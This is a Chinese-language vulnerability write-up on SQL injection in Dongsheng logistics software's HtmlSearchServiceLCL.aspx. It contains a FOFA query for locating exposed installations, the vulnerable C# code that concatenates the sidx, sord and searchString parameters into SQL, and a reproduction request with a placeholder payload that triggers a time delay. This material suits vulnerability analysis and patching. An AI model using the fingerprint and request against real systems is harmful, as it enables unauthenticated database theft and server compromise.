漏洞简介
东胜物流软件是青岛东胜伟业软件有限公司一款集订单管理、仓库管理、运输管理等多种功能于一体的物流管理软件。东胜物流信息管理系统 HtmlSearchServiceLCL.aspx 接口存在SQL注入漏洞,未经身份验证的远程攻击者除了可以利用SQL 注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
影响版本
fofa语法
body="FeeCodes/CompanysAdapter.aspx" || body="dhtmlxcombo_whp.js" || body="dongshengsoft" || body="theme/dhtmlxcombo.css"
漏洞分析
根据 HtmlSearchServiceLCL.aspx 的代码引用 DSWeb.PriceCarrier.HtmlSearchServiceLCL,在dll中找到它的逻辑实现


关键点如下
// 接收未经验证的排序参数
if (this.Request.QueryString["sidx"] != null)
  this.strSidx = this.Request.QueryString["sidx"].ToString();
if (this.Request.QueryString["sord"] != null)
  this.strSord = this.Request.QueryString["sord"].ToString();

// ... 在 GetSearchSeaPrice 方法中 ...

// 直接将用户输入拼接到 ORDER BY 子句
strSql = string.Format($" SELECT ... FROM eb_pricequery WHERE ... ORDER BY {this.strSidx} {this.strSord} ", ...);

// 执行恶意的 SQL 语句
DataTable table = ebPricequeryDa.GetExcuteSql(strSql).Tables[0];

//---------------------------------------------------------

// 接收未经验证的搜索参数
if (this.Request.QueryString["searchString"] != null)
{
  this.strSearchString = Regex.Unescape(this.Request.QueryString["searchString"].ToString());
}

// ... 在 GetSearchSeaPrice 方法中,对 searchString 进行解析 ...

// 直接将解析出的值拼接到 WHERE 子句
string[] strArray3 = strArray1[index].Split(':');
...
str1 += $" AND CARRIER = '{strArray3[1].Replace("\"", "").Replace("##", ",")}' ";
...

// 将包含注入的 WHERE 子句拼接到主查询
strSql = string.Format($" SELECT ... FROM eb_pricequery WHERE TYPE='LCL' {str1}{this.strSearchOper}  ORDER BY ... ", ...);

// 执行恶意的 SQL 语句
DataTable table = ebPricequeryDa.GetExcuteSql(strSql).Tables[0];可以看到通过直接拼接用户控制的请求参数来构造SQL查询语句,导致查询功能中存在多处SQL注入漏洞。
漏洞复现
GET /PriceCarrier/HtmlSearchServiceLCL.aspx?page=1&rows=10&sidx=SQLI_POC&sord=asc&searchField=&searchString=&searchOper= HTTP/1.1
Host: dongsheng.mrxn.net

成功延时 5 秒


